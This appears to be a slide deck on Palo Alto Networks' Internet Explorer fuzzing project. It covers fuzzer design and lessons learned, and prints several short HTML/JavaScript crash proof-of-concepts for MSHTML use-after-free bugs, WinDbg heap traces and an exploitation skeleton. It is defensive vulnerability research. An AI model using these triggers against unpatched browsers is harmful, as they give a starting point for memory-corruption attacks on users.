The failure and success in IE fuzzing

Bo Qu@PANW(95.21 7.32%↓)

paloalto NETWORKS
the network security company™

Agenda

- About us
- History
- Journey && Lessons
- Q&&A

About us

- IPS team of Palo Alto Networks(9:00am-5:00pm)
- Researchers(7:00pm-10:00pm)
  - http://osvdb.org/affiliations/1148-palo-alto-networks
- White Hats
  - 100+ CVEs from vendors
  - 0 bug sold to ZDI/3rd party

History

- IE fuzzing is like big data..
  - Everyone talks about it, yet no one knows how to do it.
- Wushi (@team509)
- Google security team
- Stephen Fewer
- Maybe others

History

- What you see is not what they got
  - Yes, you see CVEs
  - No details
  - No method, no guideline, no strategy
  - Nobody talks about the failures
    - You fall at the same place they fell
  - One story

Journey && Lessons

- We wanted to do something…
- We built a fuzzer from scratch!
  - Existing fuzzers were inflexible and buggy…
  - We love coding
- We changed the strategy frequently.
  - For IE, we were amateurs…
  - So we tried many different ways
- We failed many times!

Journey && Lessons

- Lessons learned from first failure
  - The “1 Million” Law
  - If you generate ~1m test cases but get no crashs… you should find a better way.
  - Crash ratio usually varies between 1/1,000 and 1/100,000

Journey && Lessons

- Design phase
  - Cross_fuzz? Good.
  - Grinder? Better.

  - Template based, so more flexible
  - Attack surface is trivial, focus on the framework

Journey && Lessons

- Design phase
  - Dynamic content only?
    - Fail.
  - Static + Dynamic content?
    - Win?
  - Predefine metadata!
    - `<br>` has no `alert()` method…
    - Number and types of parameters passing to the function
    - Relations

Journey && Lessons

- Template
  - The more complex, the better? Not really.
  - Crash sample may be simpler than you think.

```
<!doctype html>
<body onload=e.dir="rtl">
<q style="-ms-word-wrap:break-word;di
</body>
```

paloalto NETWORKS

Journey && Lessons

- Template
  - The more complex, the better? Not really.
  - Crash sample may be simpler than you think.

```
<body onactivate=navigate('#b');navigate('#o')>
<table id=o>
```

Journey && Lessons

- Template
  - The more complex, the better? Not really.
  - Crash sample may be simpler than you think.


```
<script type='text/javascript'>
function goPANW()
{
  document.addEventListener("DOMNodeRemoved", function (){
    xx['placeholder']=0;
  }, true);
  oo.swapNode(oo);
}
</script>
</head>
<body onload='goPANW();'>
<fieldset id=oo></fieldset><textarea id=xx></textarea>
</body>
```

Journey && Lessons

- Template
  - The more complex, the better?
    - Not really.
  - Crash samples may be simpler than you think.
  - Complex structure doesn’t provide more coverage.
    - The deepest path could be reached by <10 lines of JS/VB according to our results.
    - Most bugs can be reproduced by <7 lines of JS/VB.
    - Most PoCs contain <4 elements
    - It is slow!

Journey && Lessons

- Strategy
  - The newer the safer? Fail.



Journey && Lessons

- Strategy
  - Find something new to attack?
    - Fail.
  - It is not ‘new’. It just means someone tried to find one and failed.
    - Components that were carefully examined.
    - Components that were well designed.
    - Components that are not suitable for fuzzing.
    - Small-scale components.

Componenet	Image	MediaFile	JS	VBS	RegExp	ActiveX	Drag&Drop
Vulnerabilities	0	1	0	1	0	0	1

Journey && Lessons

- Strategy
  - Patches introduce bugs
    - Patch does not fix bug properly
    - Patch enables the bug(?)

Patches	None	?~2013.07	2013.07~2014.06	2014.06~
CVE-2013-3163	X	O	X	X
CVE-2014-????	X	X	O	X

Journey && Lessons

- Strategy
  - Standing on the shoulders of giants!

Journey && Lessons

- Strategy
  - Combination? Fail
  - Practically impossible
    - SVG:
      - ~58 elements
      - ~156 attributes
      - ~54 styles
  - That's only a small part of IE!

Journey && Lessons

- Strategy
  - Statements have different weights

document.write("")	V
document.execCommand('SelectAll')	V
node.offsetParent	V
node.blur()	X
node.height='20%'	X
node.status	X

paloalto NETWORKS

Journey && Lessons

- Strategy
  - One more step!

Journey && Lessons

- Codes
  - A fuzzer is a fuzzer? Think again.
  - Reuse it
    - Minimize the poc

```
function goPANW(){
setTimeout("window.location.href = '[sf]';", 500);
try{
switch(0){
case 0: document.body.contentEditable="true";   break;
case 1: document.body.contentEditable="false";  break;
}
    var id_6=document.createElement("option");
    var id_7=document.createElement("dfn");
    var id_8=document.createElement("track");
try{id_6.runtimeStyle="transform:translateY(0);break-bef
try{id_7.runtimeStyle="-ms-grid-column-span:0;text-inden
try{id_8.runtimeStyle="perspective:100px;-ms-grid-column
switch(0){
case 0:
try{id_6.applyElement(id_3);}catch(exception){}
break;
case 1:
try{id_4.applyElement(id_6);}catch(exception){}
break;
case 2:
try{id_5.appendChild(id_6);}catch(exception){}
break;
case 3:
try{id_6.appendChild(id_1);}catch(exception){}
break;
case 4:
try{id_6.applyElement(id_5,"inside");}catch(exception){}
break;
case 5:
try{id_0.applyElement(id_6,"inside");}catch(exception){}
break;
```

Journey && Lessons

- Codes
  - A fuzzer is a fuzzer? Think again.
  - Reuse it
    - Minimize the poc

```
<!DOCTYPE html>
<html>
<meta http-equiv="x-ua-compatible" content="IE=7">
<script type='text/javascript'>
function goPANW()
{
        A.style.position='absolute';
        N.parentNode.applyElement(N);
        P.insertRow();
}
</script>
<body onload='goPANW();'>
<table id=P>
<tr id=A>
<td id=N style="border-left-style:dotted;">+</td>
</tr>
</table>
</body>
</html>
```

Journey && Lessons

- Codes
  - Automatically find the root cause
  - Automate the exploitation

```
MSHTML!CHTMLEditor::InsertSanitizedTextEx+0x13d:
6e0c5e6b 66393b          cmp     word ptr [ebx],di        ds:0023:09062ff8=????
1:022> !heap -p -a ebx
    address 09062ff8 found in
    _DPH_HEAP_ROOT @ 61000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                  8ff11a0:          9062000             2000
    6fc690b2 verifier!AVrfDebugPageHeapFree+0x000000c2
    77a966ac ntdll!RtlDebugFreeHeap+0x0000002f
    77a5a13e ntdll!RtlpFreeHeap+0x0000005d
    77a265a6 ntdll!RtlFreeHeap+0x00000142
    7762c3c4 kernel32!HeapFree+0x00000014
    6de25600 MSHTML!CAttrArray::Set+0x00000490
    6ddb1f3d MSHTML!CAttrArray::Set+0x00000037
    6ded1ff5 MSHTML!CAttrArray::SetString+0x00000041
    6e3bf46b MSHTML!BASICPROPPARAMS::SetString+0x00000030
    6e333aad MSHTML!BASICPROPPARAMS::SetStringProperty+0x0000048a
    6e51103a MSHTML!CRichtext::Var_set_placeholder+0x0000004b
    6e61f460 MSHTML!CFastDOM::CHTMLTextAreaElement::Trampoline_Set_placeholder+
```

paloalto NETWORKS

Journey && Lessons

- Codes
  - Automatically find the root cause
  - Automate the exploitation

```
<!doctype html>
<html>
<script type='text/javascript'>
var index=0;
function goPANW()
{
        document.addEventListener("DOMNodeRemoved", function (){
index++;
Math.atan2(0x557, "p1 "+index);
                xx['placeholder']=0;
Math.atan2(0x557, "p2 "+index);
        }, true);
Math.atan2(0x557, "m1 "+index);
        oo.swapNode(oo);
Math.atan2(0x557, "m2 "+index);
}
</script>
</head>
<body onload='goPANW();'>
<fieldset id=oo></fieldset><textarea id=xx></textarea>
</body>
</html>
```

Journey && Lessons

- Codes
  - Automatically find the root cause
  - Automate the exploitation

```
<!doctype html>
<html>
<script type='text/javascript'>
var index=0;
function goPANW()
{
        document.addEventListener("DOMNodeRemoved", function (){
                index++;
                xx['placeholder']=0;
                if(index==3)
                {
                        //do something
                }
        }, true);
        oo.swapNode(oo);
}
</script>
</head>
<body onload='goPANW();'>
<fieldset id=oo></fieldset><textarea id=xx></textarea>
</body>
</html>
```

Journey && Lessons

- 8.1M crash samples from 20 VMs
- >400 unique crashes
- 140+ exploitable bugs
- 106 bugs/exploits reported to MS
  - (5 marked as duplicates / 4 rejected)
- 71 CVEs
  - (66 of 189 in 2014)

Journey && Lessons

- In a nutshell
  - Focus on higher level *…of consciousness!*
  - Eliminate invalid samples
  - KISS
  - Explore deeper!

Journey && Lessons

- Team work
  - Thanks to
    - Yamata Li
    - Xin Ouyang
    - Royce Lu
    - Hui Gao
    - Anthony Mendez
    - Tongbo Luo

Q && A